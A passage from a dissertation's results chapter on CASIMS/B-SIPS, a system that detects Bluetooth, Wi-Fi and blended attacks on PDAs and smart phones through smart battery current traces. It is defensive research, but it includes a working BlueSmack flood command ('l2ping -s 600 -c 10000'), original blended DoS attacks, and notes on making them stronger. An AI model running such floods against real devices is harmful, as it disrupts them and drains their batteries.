As an extension to the static solution, a dynamic polling rate analytical model was developed and examined. This dynamic solution allows devices to maximize their lifetimes for the vast majority of network attack densities, while the static model must opt for one of two mutually exclusive energy saving schemes. The dynamic polling rate employs the minimum polling rate from the determined optimum static polling rate for a network attack density of 1, or 0.05 Hz, and its maximum polling rate from the optimum polling rate for a network attack density of 100,000, or 25 Hz. The dynamic polling algorithm informs the device and its battery when to poll next, which is highly dependent on the state of the current network attack density. Our dynamic polling model, methodology and its results were presented in [101]. The dynamic solution allows future smart batteries to learn about the present state of the device's network and to adapt their polling intervals accordingly. This will, in turn, protect the battery from malicious charge depletion and could also help B-SIPS defend running device applications from being altered, corrupted, or eavesdropped upon by attackers.

6 Results

Opportunities multiply as they are seized.
--Sun Tzu

This chapter presents the lab experiments, data results, and analysis that comprise the overall B-SIPS research effort. The employment of a dynamic threshold to compare device settings is a significant step and contributes a working method to allow instantaneous current changes to be examined for attack detection. Using the Current Attack Signature Identification and Matching System to observe smart battery trace activity and to further attack signature development for Bluetooth, Wi-Fi, and blended attacks expands the knowledge in the field by exploring uncharted research areas. In particular, the capture and detailed examination of seven Bluetooth, two Wi-Fi, and two blended attacks and the development of their unique battery signatures are ground breaking because of the integrated visual method and detection technique for characterizing attacks. Lastly, an extensive study of device smart battery draining was conducted. The testing examined 10 Dell Axim X51 PDAs at various B-SIPS reporting rates to observe the energy consumed to determine the more efficient transmission rate for the system to improve the client's overall effectiveness. The goal of these tests is to find a breakeven point between timely detection reporting for SA alert awareness and necessary energy usage to transmit those reports to the CIDE. Results indicate that a 10 second B-SIPS reporting rate provides the longest battery charge life and enough reporting frequency for the devices and CIDE system to operate effectively. This observation was extended and applied to nine other PDAs and smart phones that led to several device performance comparisons and assessments of timing attack vulnerabilities.

Section 6.1 describes the CASIMS testing environment. Section 6.2 presents the Bluetooth, Wi-Fi, and blended attacks employed in the testing environment. The blended attacks are original attack crafting, and they introduce multi-vector attacks as viable means to exhaust

mobile device battery resources. Section 6.3 offers an overview of the tested mobile devices evaluated in B-SIPS research. Section 6.4 provides observations from the CASIMS testing, regarding Bluetooth, Wi-Fi, and blended attacks. Section 6.5 presents the CASIMS findings from the attack experiments that include validation and statistical procedures. Section 6.6 provides analysis of the CASIMS data and observed trends. Section 6.7 provides observations about test device battery conservation strategies that impact attack immunity toward identifying benefits and flaws in the system. Section 6.8 offers results for B-SIPS testing, an extended analysis of code optimization, battery drain testing, B-SIPS transmission impacts on battery drain and additional device comparisons. Section 6.9 offers a summary of our analysis and results.

6.1 CASIMS Testing Environment

The testing environment for CASIMS was established using the high resolution data acquisition system presented in Section 4.6.1. This system employed a Tektronix TDS694 3 GHz real-time digital storage oscilloscope to record the voltage changes across a 1 Ω resistor, coupled with an amplification circuit that was powered by an EXTech 382213 12 V regulated DC power supply. Breadboard paddles were handcrafted to allow the various smart battery forms to be seated and successfully connected outside their device. The smart batteries examined had from five to seven pin configurations, requiring unique paddle seats and wiring configurations to be investigated and built. Additionally, paddles had to closely fit the battery's form factor, since a second paddle was placed inside the mobile device to complete the circuit. This enabled the connection of the amplification circuit to operate in series between the mobile device and oscilloscope. Many of the small mobile devices have locking mechanisms that had to be wedged, so that the device was fooled to indicate that the battery cover was seated for the system to operate effectively.

The various mobile devices tested were configured with both their Bluetooth and Wi-Fi radios operating. Device applications were closed after the Wi-Fi connection was established with the Linksys access point. The access point was connected using an Ethernet connection to a Dell notebook computer running OpenSUSE 10.2 with our attacks built into a bash script for ease of launching. Additionally, a Bluetooth adapter was connected to the same notebook computer, so all of our attacks were launched using a single platform. The bash scripting

employed on the notebook computer allowed for quick configuration of the attacks for ease of launching Bluetooth, Wi-Fi, and blended attacks at the mobile devices.

The selected mobile devices were connected to the monitoring circuit shown previously in Figure 4-43 and Figure 4-44 and baseline measurements were taken with Bluetooth and Wi-Fi radios enabled. Each system was set with the maximum brightness and its processor to maximum performance. These measurements were taken over the span of approximately 7.5 seconds to create a detailed characteristic of the device's typical instantaneous current usage. The characteristic is then converted from the time domain to the frequency domain, using a windowing function to reduce noise from the abrupt halt of the sample. From the frequency domain, it is then possible to compare periodic changes in the device's behavior, using a one-sided Fast Fourier Transform. The FFT comparisons are used for trace signature determination and are described in Section 4.6.2. After extensive testing, we determined that an effective setting for capturing the attacks was to sample voltage at a rate of 10 KHz with a depth of approximately 7.5 seconds after starting the attack. With baseline models for each device established for Bluetooth, Wi-Fi, and their combination, a series of attacks was then run and compared to the baseline in order to determine a unique and repeatable trace signature for each attack and device type combination.

A second Dell notebook computer running Windows XP and employing LABView scripts was used to immediately offload the captured data from the oscilloscope. This allowed the raw, unfiltered data to be stored in delimited text files that were automatically named per the attack and sequentially numbered. This was an important feature considering that we tested 10 mobile devices and captured 7.5 seconds of data at a 10 KHz sampling per each sample. This was repeated for 125 captures of the various 11 attacks and three baselines examined. This yielded approximately one billion data points totaling over seven gigabytes of data. Many of the attacks had to be reset and re-launched, so the attack lab setup and experiments took over three months to complete.

Initially, the attack lab was established in the Virginia Tech IT Security Lab for the proof of principle testing. However, the lab in Torgersen Hall is located in close proximity to a high density of VT WLAN access points, so the space not considered ideal for wireless testing due to ambient noise, numerous servers and electronic equipment, and other environmental factors. The extensive testing was accomplished at Staff Village at the Radford Army Ammunition Plant

because it provided a signal austere environment in a mostly rural setting with almost no Wi-Fi or Bluetooth radio communications in range of the testing facility. This afforded us the best opportunity available to capture pristine data from the CASIMS testing.

6.2 Employed Attacks

Attack testing was conducted to address aspects of several research questions. For the initial battery exhaustion tests, flooding and DoS attacks were used. This research investigated Bluetooth and Wi-Fi attacks and invasive scans shown in Table 6-1 to gain an appreciation of possible attacks that may be applicable to the PDAs and smart phones. Libraries and descriptions of attack code, such as *www.metasploit.com*, *trifinite.org*, *www.digitalmunition.com*, *freshmeat.net, www.thebunker.net, www.shmoo.com*, *mulliner.org*, and *www.remote-exploit.org* were used in the tests. Additionally, *SANS.org*, the CERT/CC at Carnegie Mellon, and Symantec, Inc. provided libraries of exploit descriptions. SANS provides a "Top 20" listing of the most common attacks, which aided in selecting the short list of directed Bluetooth and Wi-Fi attacks used in these experiments. As a proof of principle, we ran a limited number of representative attacks to demonstrate the testing procedures and to substantiate that Bluetooth and Wi-Fi attacks and scans could be detected.

Table 6-1 List of Proof of Principle Attacks

Attack	Category	Vector	Propagation
SYN Flood	Flooding	Notebook w/ *hping2*	Wi-Fi
Stealth Scan	UDP Port Scan	Notebook w/ *nmap*	Wi-Fi
Xmas Scan	Invasive Scan	Notebook w/ *nmap*	Wi-Fi
BlueJacking	Messaging	PDA w/ Smurf tool	Bluetooth
BlueSmack	DoS	Notebook w/ adapter	Bluetooth

As this research progressed, we focused on the seven prevalent Bluetooth attacks shown in Section 6.2.1 that we were able to obtain source code for and that we could craft with existing tools in the Virginia Tech IT Security Lab. Those attacks were launched using the bash scripting we developed as shown in Appendix E – Bluetooth and Blended Attack Bash Scripting. Bluetooth fingerprinting and reconnaissance scanning were of interest, but they are much less invasive and proved somewhat difficult to detect, using the B-SIPS client software because of sampling constraints associated with present smart battery technology. The high resolution data collection system, CASIMS, was able to detect their traces, and we were able to identify signatures for the attacks and scans. Additionally, we examined SYN and ping floods launched

across a Wi-Fi connection to expand the breadth of the testing. Lastly, we crafted several blended DoS attacks that are summarized in Section 6.2.2. Collectively, these attacks comprise the representative tests that we investigated with CASIMS.

6.2.1 Used Attacks

The detection capabilities of CASIMS were examined by conducting Bluetooth, Wi-Fi, and blended attacks against mobile devices. The ability of B-SIPS to detect multi-vector attacks provides application users with the ability to conserve battery charge life and retain device service significantly longer than devices undergoing similar attacks and not utilizing B-SIPS. The attacks used in this portion of the research should be applied in the future to net-centric IPS solutions.

Table 6-2 presents the Bluetooth, Wi-Fi, and blended attacks that were executed in CASIMS testing. These attacks are representative of categories of attacks and exploits that can be conducted against mobile devices. The blended attacks demonstrate multi-vector attacks that exploit concurrent Bluetooth and Wi-Fi propagation. Many of the tested attacks and exploits rapidly deplete smart battery resources, significantly reducing battery charge life, and rendering the mobile device unusable until its battery is recharged.

Table 6-2 List of Employed Attacks for CASIMS

Attacks By Family	Category	Propagation
Bluetooth		
BlueSmack	DoS / Flood	Bluetooth
BlueSnarf	Unauthenticated Data Theft	Bluetooth
Bluetooth Stack Smasher (BSS)	Buffer Overflow	Bluetooth
Car Whisperer	Open Interface Eavesdropping	Bluetooth
PSM Scan / BT Audit	Device Fingerprinting	Bluetooth
RedFang	Service Discovery	Bluetooth
USSP-Push	File Injection	Bluetooth
Wi-Fi		
SYN Flood	Flood	Wi-Fi
Ping Flood	Flood	Wi-Fi
Blended		
BlueSYN DoS *	Buffer Overflow and SYN Flood	Concurrent Bluetooth and Wi-Fi
PingBlender *	Buffer Overflow and Ping Flood	Concurrent Bluetooth and Wi-Fi

These attacks were launched from an attack script run on a notebook computer with a Bluetooth adapter and an Ethernet connection to a Wi-Fi access point.
* Indicates original blended attacks developed during B-SIPS research.

The examination of these attacks, using CASIMS, will allow future smart battery researchers to learn about the present state of mobile devices in various networking environments. This knowledge will, in turn, assist system designers to better protect the battery from malicious charge depletion and could also help B-SIPS defend running device applications from being altered, corrupted, or eavesdropped upon.

6.2.2 Original Attack Crafting

While considering plausible attacks to disrupt PDA and smart phone operations, we crafted three original DoS attacks. These blended attacks were designed to saturate the test device's communications capabilities and rapidly exhaust the smart battery. These attacks along with the other Bluetooth and Wi-Fi attacks employed in our tests are located at Appendix E – Bluetooth and Blended Attack Bash Scripting.

6.2.2.1 BlueSYN DoS

Using the *hping2* SYN flood to attack the device's Wi-Fi and simultaneously using *l2ping* to attack the Bluetooth, demonstrates a blended attack that attempts to saturate both communication vectors. Both hping2 and l2ping tools were loaded on a notebook computer in our lab. The SYN flood propagated through a wired LAN to an access point before finding the target device, while the Bluetooth portion of the attack was launched from a Bluetooth adapter on the notebook computer directly against the target. The fact that BlueSYN was launched from a single notebook computer could affect the intensity of the attack. We were not attempting to saturate the communication channels, but our attack was designed to significantly increase the targeted device's processing and radio activity. Increasing the Bluetooth and SYN packet sizes and rates of delivery or using multiple devices to launch the BlueSYN would significantly raise the attack's intensity. To our knowledge, this was a previously undocumented attack, which we named the *BlueSYN DoS*. This crafted DoS attack is considered to be a medium to high level threat because it can exhaust the target device's resources and severely limit both Bluetooth and Wi-Fi capabilities.

6.2.2.2 BlueSYN Calling DoS

For cellular smart phones in particular, extending the above attack and combining it with rapidly dialed phone calls (war dialing) and/or text messages causes the device to react abruptly. To apply this attack requires significant reconnaissance because the attacker needs to know the

target device's IP address, MAC address (discovered through fingerprinting as described in Section 2.5.12 using RedFang and Section 2.5.13 using BTScanner), and cellular phone number. This blended DoS attack was crafted in the lab, and to our knowledge is original, which we named the *BlueSYN Calling DoS*. Although unlikely that this crafted DoS attack will be launched frequently outside the laboratory setting, it is still considered to be a medium to high level threat because of its resource exhausting and crippling communication effects on the targeted device.

6.2.2.3 PingBlender DoS

The *PingBlender* crafted attack couples the hping2 ping flood to attack the device's Wi-Fi radio and l2ping tools to simultaneously attack the Bluetooth radio. It demonstrates a blended attack variant that attempts to saturate both communication vectors. This attack is deployed using the same launch platform as our BlueSYN DoS. To our knowledge, this was a previously undocumented attack, which we named the PingBlender DoS. This DoS attack is considered to be a medium to high level threat because it can exhaust the target device's resources and severely limit both Bluetooth and Wi-Fi capabilities.

These three crafted battery exhaustion attacks were employed in our attack trace testing and signature development. They demonstrate blended multi-vector attacks that have significant impacts on the battery charge life of the targeted mobile device by keeping the device in an elevated busy state. These attacks were presented in [101].

6.3 Tested Mobile Devices

The specifications for the small mobile computing devices examined in CASIMS lab testing and our device smart battery drain studies are shown in Appendix A – Device Specifications. These devices were made available for our testing, due to the generosity of several Virginia Tech faculty members, colleagues, and staff in the Virginia Tech 4HELP Center, who were willing to loan us their personal smart phones, PDAs, and lab equipment. For the device testing, we acquired six PDAs comprised four Dell Axim models and two HP iPAQ models, so we could examine and compare devices within a family and across classes. We also tested four smart phones to extend the research scope and to demonstrate their susceptibility to battery exhaustion attacks. All PDAs and smart phones were examined with CASIMS for trace signature development and for battery drain comparison testing.

These devices have several characteristics and capabilities that make them suitable candidates for researching battery exhaustion, Bluetooth, Wi-Fi, and blended attacks. First, they employ either Microsoft Mobile 5.0 or Windows Mobile 2003 Second Edition as their operating system. Secondly, the mobile devices operate on rechargeable Li-Ion batteries that employ smart battery chips [68]. The battery is a significant aspect of the mobile device's form factor. Our mobile test devices are shown with their corresponding smart battery in Figure 6-1. CASIMS paddles were constructed to make a direct connection between the device and its now external smart battery. This was important because it allowed us via an amplification circuit connected to an oscilloscope to sample the devices instantaneous current to conduct the high resolution data acquisition.

Figure 6-1 Mobile Devices and Corresponding Smart Batteries

Examples of various devices fitted with paddles, as shown in Figure 6-2, allow the devices to operate with the smart battery connected externally. The smart battery pins ranged from four to seven, and their layout of the pins differed as well. The most common arrangement was the six pin layout. The battery sizes are not standardized between OEMs, so we had to fabricate various paddle forms to accommodate the unique battery pin layouts and sizes. Once accomplished, the battery paddle could then be connected to the amplification circuit as described in Section 4.6.1.

Figure 6-2 Mobile Devices Fitted with Corresponding CASIMS Paddles

Figure 6-3 presents a close-up view of two distinct mobile devices operating with smart batteries installed in their corresponding CASIMS paddles.

Figure 6-3 Cingular 8125 and HP iPAQ hx2795b Operating with CASIMS Paddles

Lastly, these mobile devices are Bluetooth and Wi-Fi capable, so they are prime test subjects for developing device profiles that are employed on CIDE to determine if the device is operating within profile or not as an additional system indicator of possible attack or anomaly activity. We used the same devices in our battery drain testing. In that testing, the devices were connected to the VT WLAN and passed diagnostic battery readings to the CIDE server, using the B-SIPS client IDE.

6.4 CASIMS Observations

The difficulty in developing a system such as CASIMS is the complexity of the devices under observation and the behavior being sample makes it difficult to establish trends. As a result

a large set of observations were required before a statistical model could be developed to represent a given activity on a device. Additionally, a large set of sample data aided in the statistical analysis of the overall system. The observations made through the CASIMS capability can be divided into four categories: base, Bluetooth attack, Wi-Fi attack, and blended attack. Data collected during CASIMS experiments indicated that trace signatures, for the attacks in Section 6.2.1, could be developed that are unique to our various test device types described in Section 6.3. The sampling methodology documented in Section 4.6.1 is utilized to perform the data acquisition. In addition early observations helped in developing the trace processing and signature generation techniques in Section 4.6.2. Moreover, the strong trends that developed in the data sets proved a good foundation for further insights.

6.4.1 Base Testing

Even in the most hostile of networks, with the most active of users, a mobile device will spend the majority of its time in an idle state. Dependent on a user's preferences the mobile device may have Bluetooth, Wi-Fi, both Bluetooth and Wi-Fi, or no wireless communication capabilities enabled. In order to help distinguish a malicious activity, a collection of base readings is necessary for each of these idle states. A series of baseline readings with the oscilloscope were recorded for each of the test devices for each base state. In each of the tests the mobile devices were on and had the wireless communication method described enabled but were not connected to a network or other device. Despite being disconnected from devices and networks, it was assumed that a certain level of rogue traffic was being observed. This is difficult to avoid in the modern wireless communication era. Background interference is considered acceptable as in most situations a mobile device would not be isolated from ambient networks. A sample of the resulting singular traces for the Axim X51 is shown in Figure 6-4, Figure 6-5, and Figure 6-6. It should be noted that these figures have been filtered and processed into signatures to improve visibility, as defined in Section 4.6.2. In the initial testing these were represented only in the frequency domain and aided in selecting filter techniques that are used in developing a trace. The Bluetooth baseline displays the lowest activity, indicating that the base state of the device has a clearly visible and relatively quiet trait. On the other hand Wi-Fi base is substantially more active. Some of this activity can be attributed to the regular functionality of the wireless beaconing and its passive interaction with ambient networks.




Figure 6-4 Singular Trace for Bluetooth Base Activity of an Axim X51




Figure 6-5 Singular Trace for Wi-Fi Base Activity of an Axim X51




Figure 6-6 Singular Trace for Wi-Fi and Bluetooth Base Activity of an Axim X51

A key interest in generating these base readings is the nature of the interaction between Bluetooth and Wi-Fi. Comparing the singular traces of Bluetooth base in Figure 6-4 and that of Wi-Fi base in Figure 6-5, there is there is a clear distinction from when Wi-Fi and Bluetooth are both running in Figure 6-6. However, the Wi-Fi and Bluetooth base singular trace seems to possess components of both in Figure 6-6. Figure 6-7 illustrates this by combining Wi-Fi base and Bluetooth base traces. The resulting combined singular traces show clear similarities to the Wi-Fi and Bluetooth base trace.




Figure 6-7 Comparison of Bluetooth Base and Wi-Fi Base

Primarily CASIMS describes a single attack, regardless of the components involved in the attack. Even in the case of a blended attack described in Section 6.2.2 a single signature is created. Figure 6-7 suggests that a combination of signatures of the composing attacks could be used to identify the blended attack. While CASIMS does not directly perform such comparisons, further evaluation of this possibility is carried out in Section 6.5.

6.4.2 Bluetooth Attack Observations

Establishing the baseline signature shown in Figure 6-8 for a device with Bluetooth is a necessary first step. This allows for the identification on any repeated behavior representing an attack over the standard functionality of the device. The targeted PDA's Bluetooth radio was on, and it was set in "discoverable" or "pairing" mode. The device's Bluetooth radio advertised its availability, but no other Bluetooth enabled devices were communicating or connected to it in the security lab. In the past, many users of Bluetooth enabled devices believed that their small

mobile computers were immune because of Bluetooth's frequency hopping and encryption capabilities. Moreover, Bluetooth originally had an advertised transmission range of roughly 10 meters, so an attacker would seemingly have to be in close proximity to conduct an attack. Today, however, Bluetooth 2.0 enabled devices are capable of transmitting up to 100 meters and under certain conditions, they may be able to communicate at even greater ranges [37]. As stated in Section 6.2, exploits of the Bluetooth enabled device can be executed in the close confines of a coffee shop environment or perhaps as far away as a city block. To execute our attacks, we employed an *IOGear* USB Bluetooth adapter connected to a Dell Latitude D600 notebook computer running OpenSUSE 10.2. Using such a Bluetooth adapter allows for more robust, scripted attacks to be launched against Bluetooth enabled devices. Moreover, a notebook computer enhanced with a Bluetooth adapter and a modified antenna can provide a potentially more powerful transmission capability to communicate attacks over greater distances than can be achieved by PDA launched exploits [37].

The objective of these tests was to observe the activity levels on the various mobile devices when exposed to Bluetooth attacks. CASIMS provides the smart battery sampling mechanism and tools to characterize the attack by device and a means to analyze results to develop unique signatures.




Figure 6-8 Signature for Bluetooth Base Activity on an Axim X51

6.4.2.1 BlueSmack

The BlueSmack exploit is a DoS attack using the l2ping command line tool from the BlueZ protocol stack. BlueSmack can flood the victim's Bluetooth channel with unwanted traffic, making Bluetooth communications difficult. The attack was executed using a command line

interface for l2ping with a packet size of 600 bytes and a count of 10000 with the following parameters: (l2ping -s 600 -c 10000). We found that our Dell Axim X30 and HP iPAQ 4155 crashed after 15 seconds of attacks at 600 bytes, so we had to reduce the packet size to 175 bytes to continue the attack for sampling purposes without crashing those devices.

This Bluetooth DoS attack was actually mild compared the scope of more familiar Wi-Fi flooding and DoS saturation events in Sections 6.4.3.1 and 6.4.3.2. However, it could have been significantly increased to saturate the Bluetooth connection, which in this case was unnecessary because our test was designed to observe the trace of the attack and not measure the level of the DoS. Figure 6-9 depicts a sample of the BlueSmack raw data in the frequency domain with initial filtering and the resulting signature of the attack. In CASIMS, the key indicator of an attack's aggressiveness or intensity is based on increased multiplicity.




Figure 6-9 Signature in the Frequency Domain for BlueSmack on an Axim X51

Figure 6-10 depicts a signature from a Wi-Fi SYN flood and indicates the different scales of aggressiveness between the Bluetooth and Wi-Fi based attacks. The peak frequency in Figure 6-9 is approximately 1500 on the multiplicity scale for the BlueSmack attack, while the peak frequency in Figure 6-10 is approximately 2500 on the multiplicity scale for the SYN flood.




Figure 6-10 Signature for Wi-Fi SYN Flood Attack on an Axim X51

6.4.2.2 BlueSnarf

